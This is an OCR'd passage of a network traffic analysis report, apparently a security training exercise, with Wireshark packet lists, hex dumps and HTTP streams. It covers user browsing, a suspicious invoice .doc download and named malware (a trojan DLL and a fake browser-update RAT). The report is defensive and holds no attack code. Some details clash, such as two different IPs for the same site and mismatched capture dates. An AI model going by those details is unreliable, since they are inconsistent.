
Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 (51,364 packets) 185.243.115.84 (30,344 packets) 10.0.0.201 (19,503 packets)	Top three devices which generated the most network traffic (packets).
Most Common Protocols	Internet Protocol Version 4 (IPv4) TCP (88.5%) UDP (11.2%)	Protocols are a set of rules regarding how the network operates. TCP is a connection-oriented protocol, whereas UDP is a connectionless protocol.
# of Unique IP Addresses	808	Unique IPv4 IP addresses and 30 MAC address captured.
Subnets	10.0.0.0/24, 10.6.12.0/24, 10.11.11.0/24,172.16.4.0/24, 192.168.1.0/24	Observed subnet ranges.
Malware Species	● Trojan - june11.dll ● Fake Browser Update Pop-Up Remote Access Trojan (RAT)	Malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network



Users were observed engaging in the following kinds of activity.

"Normal" Activity

- Online shopping After Hours
- Web Browsing Hospital Information
- WordPress Blog Browsing

Suspicious Activity

- Web browsing for iPhone hacks and Jailbreaking.
- Torrent traffic used to download a movie typically against company policies.
- Trojan Malware Downloaded
- Fake Browser Update Pop-Up (RAT)

Normal Activity

Online Shopping After Hours

- HTTP web browsing traffic from 10.6.12.157 to 172.91.120.242 http://www.cardboardspaceshiptoys.com
- The user (ted.brokowski) browsing from DESKTOP-86J4BX.frank-n-ted.com was toy shopping and made a purchase at the website as an invoice file was captured.
- There is TLS1.3 protocol application data, which enrypts the TCP protocol session of HTTPS traffic from

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Cardboard Spaceship - Custom & Vinyl Toys, Collectables and Art Gallery - Mozilla Firefox
Cardboard Spaceship - Cust
https://www.cardboardspaceshiptoys.com
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
Welcome to Cardboard Spaceship, Would you like to login?
ENGLISH
$ US DOLLAR
LOG IN
CART (0)
CARDBOARD Spaceship
Search
≡ MENU
Wireshark · Follow TCP Stream (tcp.stream eq 700) · part_3.pcapng
Entire conversation (966 bytes)
Show data as ASCII
Stream 700
Find:
Find Next
Filter Out This Stream
Print
Save as…
Back
Close
Help
part_3.pcapng
Packets: 104286 · Displayed: 104286 (100.0%)

```
No.   Time                      Source              Destination         Protocol Lengt Info
57892 2020-06-30 12:04:33.346… DESKTOP-86J4BX.f… 239.255.255.250     SSDP      215 M-SEARCH * HTTP/1.1
57893 2020-06-30 12:04:33.348… dns.google          Frank-n-Ted-DC.fr… DNS       113 Standard query response 0xb228 A cardboardspaceshiptoys
57894 2020-06-30 12:04:33.350… Frank-n-Ted-DC.f… DESKTOP-86J4BX.fr… DNS       102 Standard query response 0x9467 A cardboardspaceshiptoys
57895 2020-06-30 12:04:33.351… DESKTOP-86J4BX.f… cardboardspaceshi… TCP        66 49728 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W
57896 2020-06-30 12:04:33.352… DESKTOP-86J4BX.f… cardboardspaceshi… TCP        66 49729 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W
57897 2020-06-30 12:04:33.353… DESKTOP-86J4BX.f… cardboardspaceshi… TCP        66 49730 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W
57898 2020-06-30 12:04:33.355… Frank-n-Ted-DC.f… 10.6.12.255         NBNS      110 Registration NB FRANK-N-TED<1b>
57899 2020-06-30 12:04:33.356… cardboardspacesh… DESKTOP-86J4BX.fr… TCP        58 http(80) → 49728 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
57900 2020-06-30 12:04:33.356… DESKTOP-86J4BX.f… cardboardspaceshi… TCP        54 49728 → http(80) [ACK] Seq=1 Ack=1 Win=64240 Len=0
57901 2020-06-30 12:04:33.365… DESKTOP-86J4BX.f… cardboardspaceshi… HTTP      513 GET /logs/invoice-86495.doc HTTP/1.1
57902 2020-06-30 12:04:33.365… cardboardspacesh… DESKTOP-86J4BX.fr… TCP        54 http(80) → 49728 [ACK] Seq=1 Ack=460 Win=64240
57903 2020-06-30 12:04:33.366… cardboardspacesh… DESKTOP-86J4BX.fr… TCP        58 http(80) → 49729 [SYN, ACK] Seq=0 Ack=1 Win=64
```

```
> Frame 57901: 513 bytes on wire (4104 bits), 513 bytes captured (4104 bits) on interface eth0, id 0
> Ethernet II, Src: Intel_68:42:d3 (00:11:75:68:42:d3), Dst: Cisco_29:41:7d (ec:c8:82:29:41:7d)
> Internet Protocol Version 4, Src: DESKTOP-86J4BX.frank-n-ted.com (10.6.12.157), Dst: cardboardspaceshiptoys.com (172.93.120.242)
> Transmission Control Protocol, Src Port: 49728 (49728), Dst Port: http (80), Seq: 1, Ack: 1, Len: 459
v Hypertext Transfer Protocol
  v GET /logs/invoice-86495.doc HTTP/1.1\r\n
    v [Expert Info (Chat/Sequence): GET /logs/invoice-86495.doc HTTP/1.1\r\n]
        [GET /logs/invoice-86495.doc HTTP/1.1\r\n]
        <Message: GET /logs/invoice-86495.doc HTTP/1.1\r\n>
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /logs/invoice-86495.doc
      Request Version: HTTP/1.1
```


```
0000  ec c8 82 29 41 7d 00 11  75 68 42 d3 08 00 45 00   ···)A}·· uhB···E·
0010  01 f3 84 29 40 00 80 06  38 e9 0a 06 0c 9d ac 5d   ···)@··· 8······]
0020  78 f2 c2 40 00 50 32 cf  5e 2a 1e 38 a7 cc 50 18   x··@·P2· ^*·8··P·
0030  fa f0 6b cf 00 00 47 45  54 20 2f 6c 6f 67 73 2f   ··k···GE T /logs/
0040  69 6e 76 6f 69 63 65 2d  38 36 34 39 35 2e 64 6f   invoice- 86495.do
0050  63 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   c HTTP/1 .1··Host
0060  3a 20 63 61 72 64 62 6f  61 72 64 73 70 61 63 65   : cardbo ardspace
0070  73 68 69 70 74 6f 79 73  2e 63 6f 6d 0d 0a 43 6f   shiptoys .com··Co
0080  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0090  6c 69 76 65 0d 0a 55 70  67 72 61 64 65 2d 49 6e   live··Up grade-In
00a0  73 65 63 75 72 65 2d 52  65 71 75 65 73 74 73 3a   secure-R equests:
00b0  20 31 0d 0a 55 73 65 72  2d 41 67 65 6e 74 3a 20    1··User -Agent: 
00c0  4d 6f 7a 69 6c 6c 61 2f  35 2e 30 20 28 57 69 6e   Mozilla/ 5.0 (Win
00d0  64 6f 77 73 20 4e 54 20  31 30 2e 30 3b 20 57 69   dows NT  10.0; Wi
00e0  6e 36 34 3b 20 78 36 34  29 20 41 70 70 6c 65 57   n64; x64 ) AppleW
00f0  65 62 4b 69 74 2f 35 33  37 2e 33 36 20 28 4b 48   ebKit/53 7.36 (KH
```

```
GET /logs/invoice-86495.doc HTTP/1.1
Host: cardboardspaceshiptoys.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
83.0.4103.97 Safari/537.36 Edg/83.0.478.45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en

HTTP/1.1 302 Found
Date: Fri, 12 Jun 2020 17:14:45 GMT
Server: Apache
Location: https://cardboardspaceshiptoys.com/logs/invoice-86495.doc
Content-Length: 241
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://cardboardspaceshiptoys.com/logs/invoice-86495.doc">here</
a>.</p>
</body></html>
```


Packet 57913. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Web Browsing Hospital Information

- User of DESKTOP-B49J3FD.local (10.11.11.195) was browsing the www.sabethahospital.com (12.133.50.21) webpage, specifically researching the function of the appendix organ.
- There are several different pages that were loaded, several java
- and php content files, the appendix info was most interesting.
- All of the traffic was TCP protocol, HTTP traffic from Port 80
- 10.11.11.195:50137-50150 <> 12.133.50.21:80



```
GET /common_js/polyfills.js HTTP/1.1
Referer: http://www.sabethahospital.com/getpage.php?name=whatappendixdo
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
70.0.3538.102 Safari/537.36 Edge/18.18362
Host: www.sabethahospital.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 11 Nov 2019 22:22:20 GMT
Server: Apache
Last-Modified: Fri, 15 Mar 2019 16:36:36 GMT
ETag: "d9c05b-1a66b-58424a46f4d00"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 32943
Connection: close
Content-Type: application/x-javascript
Content-Language: UTF-8

..............b.H.(.<.
```

